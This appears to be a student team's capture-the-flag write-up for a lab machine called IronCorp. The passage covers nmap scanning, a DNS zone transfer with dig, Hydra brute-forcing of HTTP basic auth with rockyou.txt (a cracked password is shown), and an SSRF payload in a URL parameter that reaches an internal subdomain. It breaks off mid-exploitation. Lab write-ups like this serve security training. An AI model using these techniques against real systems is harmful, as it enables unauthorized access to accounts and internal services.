TL6L
PENTEST 2
1K HONDA

Members

ID	Name	Role
1211100415	Muhammad Ummar Hisham bin Ahmad Madzlan	Leader
1211103066	Balqis Afiqah binti Ahmad Fahmi	Member
1211101925	Nur Alya Nabilah binti Md. Naser	Member
1211103299	Shuuban Subramaniam	Member


Recon and Enumeration

Members Involved: Alya Nabilah

Tools Used: Kali, Terminal, GNU Nano, Nmap, Sudo, Dig


Thought Process and Methodology:

Initially, once we had gained the access to the targeted machine’s IP address, we used nano to check existing configuration files in etc/hosts.




```
┌──(1211100415㉿kali)-[~]
└─$ nano /etc/hosts
```

we can see that there's only 2 files we have which we need to edit out and add the ironcorp.me file inside it. But as we tried to write it , there's an error saying this file is unwriteable. This might be because we use the normal user.




```
  GNU nano 5.9                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters










                     [ File '/etc/hosts' is unwritable ]
^G Help         ^O Write Out    ^W Where Is     ^K Cut          ^T Execute
^X Exit         ^R Read File    ^\ Replace      ^U Paste        ^J Justify
```

Then Alya finds out a way to use sudo su command to let us use our account and password to execute system commands that can switch user into root privileges whereas we have the full access in it.




```
┌──(1211100415㉿kali)-[~]
└─$ sudo su
[sudo] password for 1211100415:
┌──(root💀kali)-[/home/1211100415]
└─#
```

Now, we can modified the text files inside the etc/hosts and add the ironcorp.me



```
  GNU nano 5.9                          /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
10.10.165.66 ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


Then, Alya execute the nmap with following the IP address with the function -Pn -sV -sC and -n and put the scope target ironcorp.me at the end




```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
135/tcp   open  msrpc         Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|_  System_Time: 2022-08-02T07:20:20+00:00
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-01T06:59:01
|_Not valid after:  2023-01-31T06:59:01
|_ssl-date: 2022-08-02T07:20:28+00:00; 0s from scanner time.
8080/tcp  open  http          Microsoft IIS httpd 10.0
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
11025/tcp open  http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c P
HP/7.4.4)
|_http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
```

range of port that i use is 1-65000 which is version fingerprint

We tried to access the web service of port **8080** and have a control panel, we examine but there is no functionality that we can do.




Then Balqis also tried to access the web service of port **11025** and we have the same problem, another website that does not contain information or functionalities that can give any use.



Coming Soon!

We're working hard to finish the development of this site. Our target launch date is **July 2020**! Sign up for updates using the form below!


Then, Alya came up with an idea she remembers that nmap took out the open port 53, So Alya tried to dig the list any subdomain or information that is relevant.



```
┌──(1211100415㉿kali)-[~]
└─$ dig @10.10.165.66 ironcorp.me axfr

; <<>> DiG 9.17.19-3-Debian <<>> @10.10.165.66 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3
900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3
900 600 86400 3600
;; Query time: 760 msec
;; SERVER: 10.10.165.66#53(10.10.165.66) (TCP)
;; WHEN: Tue Aug 02 09:59:31 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

yes, we found two subdomains that are running internally

We cannot access one of them, so we understand that this resource is only exposed internally, we try the other subdomain and see that it loads a protected area with basic authentication.




Hmm. We're having trouble finding that site.

We can't connect to the server at internal.ironcorp.me.

If that address is correct, here are three other things you can try:

- Try again later.
- Check your network connection.
- If you are connected but behind a firewall, check that Firefox has permission to access the Web.



admin.ironcorp.me:11025


Hmm. We're having trouble finding that site.

We can't connect to the server at admin.ironcorp.me.

If that address is correct, here are three other things you can try:


- Try again later.
- Check your network connection.
- If you are connected but behind a firewall, check that Firefox has permission to access the Web.

Now, we open back the nano to add and write another 2 text files which are the admin.ironcorp.me and internal.ironcorp.me.



```
  GNU nano 5.9
127.0.0.1       localhost
127.0.1.1       kali
10.10.111.107 ironcorp.me
10.10.111.107 admin.ironcorp.me
10.10.111.107 internal.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Then, Alya tried to enumerate the subdomains where there is a forbidden service and one with a login function. Interesting enough, because they are using the basic http authentication.



admin.ironcorp.me:11025

Authentication required!

This server could not verify that you are authorized to access the URL "/". You either supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.


In case you are allowed to request the document, please check your user-id and password and try again.

If you think this is a server error, please contact the webmaster.

Error 401

admin.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4

After that we get the authentication required to ask for username and password. Now we need to figure up how to find out this information.



http://admin.ironcorp.me:11025 is requesting your username and password. The site says: “My Protected Area”


Initial Foothold

Members Involved: Ummar Hisham

Tools Used: Terminal, Hydra, rockyou.txt, BurpSuite, Netcat, Invoke-PowerShellTcp.ps1, rlwrap, Python3.


Thought Process and Methodology:

To get the credentials to log in to admin.ironcorp.me:11025, we will be utilizing Hydra to crack password. We kind of guessed “admin” as the login username of the webpage. Then, we downloaded the rockyou.txt from GitHub and using the text file, we cracked the password for the webpage.




```
┌──(1211100415㉿kali)-[~]
└─$ hydra -l admin -P /home/1211100415/Downloads/rockyou.txt -s 11025 admin
.ironcorp.me http-get
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 0
5:10:46
[WARNING] You must supply the web page as an additional option or via -m, d
efault path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l
:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[STATUS] 1135.00 tries/min, 1135 tries in 00:01h, 14343263 to do in 210:38h, 1
6 active
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password1
23
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 05:1
2:04
```

Using the credentials we got from Hydra, we were able to see the contents of the webpage. At first look, the webpage does not have anything that caught our attention. However, we noticed that we could submit a query form so we tried inputting a string into it.



After inputting the string, we noticed that the parameter was exposed. From there we deduced that the vulnerability that we could exploit is the SSRF vulnerability. As we had learned from 25 Days of Cybersecurity, SSRF is an exploit by an attacker abusing server functionality to access or modify resources.




admin.ironcorp.me:11025/?r=qwer#

Ultimate search bar

Search: ****** Submit Query

Once we had known that the exploit worked, we changed the parameter to "http://admin.ironcorp.me:11025" only to get an error.



admin.ironcorp.me:11025/?r=http://admin.ironcorp.me:11025

Authentication required!

This server could not verify that you are authorized to access the URL "/". You either supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.

In case you are allowed to request the document, please check your user-id and password and try again.

If you think this is a server error, please contact the webmaster.


Error 401

admin.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4

Ultimate search bar

Search: ****** Submit Query

Then, we changed the parameter to "http://internal.ironcorp.me:11025" where we were brought to the following webpage. We decided to view the source formatting of the webpage.




admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025

You can find your name here

Ultimate search bar

